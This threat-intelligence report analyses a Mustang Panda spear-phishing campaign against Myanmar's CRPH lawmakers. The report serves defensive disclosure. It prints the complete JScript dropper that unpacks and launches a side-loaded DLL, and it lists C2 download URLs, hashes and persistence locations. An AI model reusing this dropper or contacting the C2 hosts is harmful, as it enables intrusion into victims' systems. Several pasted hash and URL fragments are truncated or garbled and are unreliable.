
MYANMAR – MULTI-STAGE MALWARE ATTACK TARGETS ELECTED LAWMAKERS

12 April 2021

(Updated April 29, 2021)

The 11th of March 2021, a mail containing a targeted attack was sent to a member of the Committee Representing Pyidaungsu Hluttaw (CRPH). The CRPH is formed by elected lawmakers who were prevented from taking seats in the Union Parliament by the military coup of the 1st of February 2021. The Pyidaungsu Hluttaw is Myanmar's Union Parliament.

The malicious mail sent to CRPH contained a Sender and Subject customized for the victim, and the mail body included a link to a document in a Google Drive of the form hxxps://drive.google.com/file/...




2021-03-11.rar 1 Dokument

Name	Zuletzt geändert	Dateigröße
2021-03-11.lnk	11.03.2021	141 KB


The mail included a link to a rar file located in a Google Drive account.

The RAR compressed file hosted in the Google Drive contained a .lnk file with the name 2021-03-11.lnk



```
gtgc.js:(function() { var objShell=new ActiveXObject("WScript.Shell"); var tmpPath = "C:\\Users\\Public"; tmpPath = tmpPath + "\\"; var lnkPath =
tmpPath + "gtgc.lnk"; gf(lnkPath, 2700, 67152, tmpPath + "SmadavProtect32.exe"); gf(lnkPath, 69852, 74240, tmpPath + "SmadHook32c.dll"); objShell.
Run("\""  + tmpPath + "SmadavProtect32.exe" + "\"", 1, 0); function br(path,offset,size) { var stream; var binaryStream; binaryStream = []; stream
 = new ActiveXObject("ADODB.Stream"); stream.Type = 1; stream.Open(); stream.LoadFromFile(path); stream.Position=offset; for(var i=0;i<size;i++){b
inaryStream.push(stream.Read(1));} stream.close(); return binaryStream;} function bw(path,binaryStream, size) { var stream; stream = new ActiveXOb
ject("ADODB.Stream"); stream.Type = 1; stream.Open(); for (var i=0;i<size;i++) { stream.Write(binaryStream[i]); } stream.SaveToFile(path, 2); stre
am.close(); } function gf(lnkPath, index, size, name) { var d = br(lnkPath,index,size); d = d.reverse(); bw(name, d, size); }})();//VHM
```

```
0639b0a6f69b3265c1e42227d650b7d1 aaa.exe
7f0079d2ef1fca0b4bf0789aad3d2b04 gtgc.bat
8b68dc5dbb99af7de3312771e828b6c8 gtgc.js
332a4f864b1f7b1e166edb5d9b47e119 gtgc.lnk
155de7d464125b8c35b22dae37428aba SmadavProtect32.exe
37d1df5648c2e499b23b4228743f0318 SmadHook32c.dll
```



Name	Date modified	Type	Size
Libraries	3/11/2021 7:36 AM	File folder	
Public Account Pictures	3/3/2021 11:32 PM	File folder	
Public Desktop	3/11/2021 8:05 AM	File folder	
Public Documents	3/4/2021 1:39 PM	File folder	
Public Downloads	12/7/2019 1:14 AM	File folder	
Public Music	12/7/2019 1:14 AM	File folder	
Public Pictures	12/7/2019 1:14 AM	File folder	
Public Videos	12/7/2019 1:14 AM	File folder	
aaa.exe	12/7/2019 1:09 AM	Application	167 KB
gtgc.bat	3/14/2021 10:04 AM	Windows Batch File	1 KB
gtgc.js	3/14/2021 10:04 AM	JavaScript File	1 KB
gtgc	3/11/2021 7:36 AM	Shortcut	141 KB
SmadavProtect32.exe	3/14/2021 10:04 AM	Application	66 KB
SmadHook32c.dll	3/14/2021 10:04 AM	Application exten...	73 KB

These files are the result of the execution of the .lnk bundle.


The malware drops a legitimate copy of SmadavProtect32, a popular anti-virus installed in brand new computers in the country.

To avoid anti-virus detection the malware executes the anti-virus SmadavProtect32 but it also provides a dynamic library with it (SmadHook32c.dll). The DLL is loaded when SmadavProtect32 is executed providing to the malware the functionality for the next stage of infection.

The next stage is a HTTP connection to IP address 95.217.1{.}81. to request http://95.217.1{.}81/maps/overlayBFPR where a binary encrypted payload is downloaded.

```
725f28750887fbe4652c39ceeecdac21 payload
```

The methods and Command and Control are associated to activities performed by the Chinese APT Group "Mustang Panda".


Acrobat.exe
http://95.217.1.81/maps/overlaybfpr?q=san%20diego%20ca%2020
http://95.217.1.81/maps/overlayBFPR
95.217.1.81 | Hetzner Online
%HOME%\unpack\VP & China (PDF)\Acrobat.dll
Lc1adfa2301526a6220a255b03fbd50c84ae14088865dfdd53ada955f
Execution parents
27dfd1d8ddd47f6c7cbc21569852c5862245d2baa9b50fe390ce6094
http://www.onfireblad
i15baa07d2617b4132386e83a48f1833710477165acb477f50513966
44f59a0fe53da9c5e265c6028f9868c6dfa927b7b84f8b3048854ba3
VP & China.rar
fae02743794e5d27fad72efd05112bc9fe3b931fbe0bf3d8214df42
Acrobat.rar
b7ebbd2fcf19e5c8894236a4672234712a01beb4a0a9b2ea8c2f10c
1138m.rar
EXE

The same Command and Control (C2) was used in another targeted attack in December 2020, carried out by Mustang Panda (Credit: Virustotal Intelligence).

Update April 2021

During the last week of April 2021, a new email was sent to a mailing list, the mail contained a link to Google Drive with the file: CEC List & CRPH (Meeting minutes).rar

The compressed RAR file contained two files

The first file is legitimate copy of exch_acrobat.exe and the second file is a malicious DLL library included by the attacker. As in the previous attack the DLL library is used to “side-load” the malware.

To ensure that the malware remains active in the compromised system, it will include a new schedule task (MicrosoftCorp.xml) pointing to C:\Users\Public\Libraries\ACMguid\Acrobat.exe and will add a new registry key in HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ACMguid

In a second stage of infection the malware connects to 65.21.111{.}255/maps/overlayBFPR to download a Cobalt Strike beacon. A great video explaining Cobaltstrike capabilities is available here

In conclusion, this attack reassembles the techniques used by the previous loader described in this article and suggests that the same attacker is behind the malware.